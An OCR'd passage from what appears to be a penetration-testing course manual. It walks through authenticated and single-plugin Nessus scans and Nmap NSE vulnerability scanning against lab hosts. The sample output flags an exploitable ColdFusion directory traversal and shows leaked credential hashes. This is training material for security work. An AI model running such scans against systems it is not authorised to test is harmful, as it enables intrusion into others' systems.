


Figure 72: Entering SSH Credentials

Copyright © Offensive Security Ltd. All rights reserved.

While we will only use the SSH configuration for this example, we can easily review the other Nessus-supported authentication mechanisms by clicking the *Categories* dropdown menu and selecting *All*.

Finally, we can click the arrow next to *Save*, and then *Launch* the scan:




Figure 73: Launching the Scan

As with the unauthenticated scan, while the scan is in progress the status is reported as "Running". Once the scan reaches a "Completed" status, we can click on the scan name to open up the list of hosts and click on the Debian client's IP. This shows a list of the discovered vulnerabilities that may be exploitable on the Debian target:




Figure 74: Reviewing the results

Copyright © Offensive Security Ltd. All rights reserved.

In this view, notice that the vulnerabilities are listed with patch numbers. This is because during the Discovery phase of the scan, Nessus determined that the target was running the Debian operating system and executed only the *Debian Local Security Checks* plugins.[233] We can see that the authenticated scan was successful as the scanner now has visibility into vulnerable applications that are not remotely exposed, such as Firefox.

8.2.5.2 Exercises

1. Follow the steps above to create your own authenticated scan of your Debian client.
2. Review the results of the scan.

8.2.6 Scanning with Individual Nessus Plugins

By default, Nessus will enable a number of plugins behind-the-scenes when running a default template. While this is certainly useful in many scenarios, we can also fine-tune our options to, for example, quickly run a single plugin. We can use this feature to validate a previous finding or to quickly discover all the targets vulnerable to a specific exploit in an environment.

For this example, we will run the *NFS Exported Share Information Disclosure*[234] plugin against the "Beta" host in the lab. We can use this plugin to gather information from the RPC server (port 111) and validate if the target is exporting any NFS shares.

To run a scan for a single plugin, we will once again begin with a *New Scan*:




Figure 75: Creating a Scan

This time, we will use the *Advanced Scan* template. Unlike the Basic Network Scan and Credentialed Patch Audit templates that were previously used, the Advanced Scan template does not use recommendations for scan configurations. This template does, however, offer a set of "Advanced" defaults that are typically hidden or unavailable to other templates. Note that Advanced Scan allows us to select individual plug-ins, an option that is not available to most other templates.

[233] (Tenable, 2020), https://www.tenable.com/plugins/nessus/families/Debian%20Local%20Security%20Checks

[234] (Tenable, 2020), https://www.tenable.com/plugins/nessus/11356

Copyright © Offensive Security Ltd. All rights reserved.

To use this template, click on the *Advanced Scan* card and configure the name and targets:




Figure 76: Configuring Individual Scan

To save time and scan more quietly, we will turn off *Host discovery*, since we know the host is available. We will do this by clicking on *Discovery* > *Host Discovery* under the *Settings* tab and deselecting "Ping the remote host":

Copyright © Offensive Security Ltd. All rights reserved.




Figure 77: Removing Host Discovery

In addition to disabling host discovery, we can also narrow the scanned port list if we know what port the service is already running on, understanding that services *do not* always listen on the default port. We should only do this if we are confident that the service is, in fact running on that port. Since we are scanning the RPC service and we know that RPC is in fact running on TCP port 111, we will only scan this port.

To set this up, we will select *Discovery* > *Port Scanning*, and under the *Settings* tab, we will enter "111" into the *Port scan range* field. We will also uncheck all options under the *Local Port Enumerators* section as well, as shown in Figure 78.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 78: Minimizing Scan Target

With some of the scan options slimmed down, we can begin to select the plugins. We'll start by heading over to the *Plugins* tab and clicking *Disable All* in the top right:

Copyright © Offensive Security Ltd. All rights reserved.



Figure 79: Disabling All Plugins

At this point, the scan will run very quickly, but won't do much! To scan for open NFS shares, we'll navigate to "RPC" in the left column and set "NFS Exported Share Information Disclosure" in the right column to *Enabled*:




Figure 80: Enabling the NFS plugin

Now that the scan is configured, we are ready to launch it. To do this, we'll once again click the arrow next to *Save* and then *Launch*:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 81: Launching the Scan

Please note that even though we have configured the scanner to only scan port 111, running a packet capture during the scan will show that there is still traffic to other ports. This happens because port scanning is only one part of Nessus's scanning profile and most vulnerability scanners run additional services and plugins to gather target information behind the scenes. There is no simple way to completely control all the traffic generated by an automated scanner. This level of control only comes through manual efforts.

Once the status of the scan is "Completed", we can click on the scan name, then on Beta's IP to open the list of discovered vulnerabilities. Navigating to the single critical vulnerability and clicking on it displays a detailed page showing all the exported NFS shares:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 82: Reviewing the results

Note that the scan also generated two additional *info* plugin outputs. These include details about the scan and the result of the SYN scan.

8.2.6.1 Exercises

1. Follow the steps above to create your own individual scan of Beta.
2. Run Wireshark or tcpdump during the individual scan. What other ports does Nessus scan? Why do you think Nessus scans other ports?
3. Review the results of the scan.

8.3 Vulnerability Scanning with Nmap

As an alternative to Nessus, we can also use the Nmap Scripting Engine (NSE)[235] to perform automated vulnerability scans. While NSE is not a full-fledged vulnerability scanner, it does have a respectable library of scripts that can be used to detect and validate vulnerabilities. NSE scripts are

[235] (Nmap, 2019), https://nmap.org/book/nse.html

Copyright © Offensive Security Ltd. All rights reserved.

written in Lua[236] and range in functionality from brute force and authentication to detecting and exploiting vulnerabilities. For these purposes we will focus on the scripts in the "vuln" and "exploit" categories, as the former detects a vulnerability and the latter attempts to exploit it.

However, there is overlap between these categories and some "vuln" scripts may essentially run stripped-down exploits. For this reason, scripts are also further categorized as "safe" or "intrusive" and we should take great care when executing the latter because they may crash a remote service or take down the target.

Never run NSE scripts blindly. Take time to inspect them to understand what they do before running them, and test on your own targets whenever possible.

On Kali, the NSE scripts can be found in the /usr/share/nmap/scripts/ directory. Opening any of the *.nse files in a text editor shows the source of each script in a simple human-readable format. Take time to review some of the NSE scripts to get familiar with the format and the types of checks these scripts perform.

This folder also contains a script.db file that serves as an index to all of the scripts. It also categorizes each of the Nmap scripts. We could, for example, use the file to **grep** for scripts in the "vuln" and "exploit" categories, as shown in Listing 278:

```
kali@kali:~$ cd /usr/share/nmap/scripts/

kali@kali:/usr/share/nmap/scripts$ head -n 5 script.db
Entry { filename = "acarsd-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "address-info.nse", categories = { "default", "safe", } }
Entry { filename = "afp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln",

kali@kali:/usr/share/nmap/scripts$ cat script.db  | grep '"vuln"\|"exploit"'
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln",
Entry { filename = "clamav-exec.nse", categories = { "exploit", "vuln", } }
Entry { filename = "distcc-cve2004-2687.nse", categories = { "exploit", "intrusive", "
Entry { filename = "ftp-proftpd-backdoor.nse", categories = { "exploit", "intrusive",
Entry { filename = "ftp-vsftpd-backdoor.nse", categories = { "exploit", "intrusive", "
...
```

Listing 278 - The Nmap script database

Let's try to use the NSE to detect a vulnerability. For this example, we will use **--script vuln** to run all scripts in the "vuln" category against a target in the PWK labs:

```
kali@kali:~$ sudo nmap --script vuln 10.11.1.10
[sudo] password for kali:
Starting Nmap 7.70 ( https://nmap.org )
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
```

[236] (Nmap, 2019), https://nmap.org/book/nse-language.html

Copyright © Offensive Security Ltd. All rights reserved.



```
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.11.1.10
Host is up (0.099s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
| http-cookie-flags:
|   /CFIDE/administrator/enter.cfm:
|     CFID:
|       httponly flag not set
|     CFTOKEN:
|       httponly flag not set
|   /CFIDE/administrator/entman/index.cfm:
|     CFID:
|       httponly flag not set
|     CFTOKEN:
|       httponly flag not set
|   /CFIDE/administrator/archives/index.cfm:
|     CFID:
|       httponly flag not set
|     CFTOKEN:
|_      httponly flag not set
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /CFIDE/administrator/enter.cfm: ColdFusion Admin Console
|   /CFIDE/administrator/entman/index.cfm: ColdFusion Admin Console
|   /cfide/install.cfm: ColdFusion Admin Console
|   /CFIDE/administrator/archives/index.cfm: ColdFusion Admin Console
|   /CFIDE/wizards/common/_logintowizard.cfm: ColdFusion Admin Console
|_  /CFIDE/componentutils/login.cfm: ColdFusion Admin Console
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2010-2861:
|   VULNERABLE:
|   Adobe ColdFusion Directory Traversal Vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2010-2861  OSVDB:67047
|       Multiple directory traversal vulnerabilities in the administrator console
|       in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read arbitrary
|       files via the locale parameter
|     Disclosure date: 2010-08-10
|     Extra information:
|
|     ColdFusion8
|       HMAC: 749CD10DC95AF1713642CC5A1046857830C05E0B
|       Salt: 1560458235684
|       Hash: AAFDC23870ECBCD3D557B6423A8982134E17927E
|
|     References:
|       http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2861
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2861
|       http://www.blackhatacademy.org/security101/Cold_Fusion_Hacking
|       http://osvdb.org/67047
```


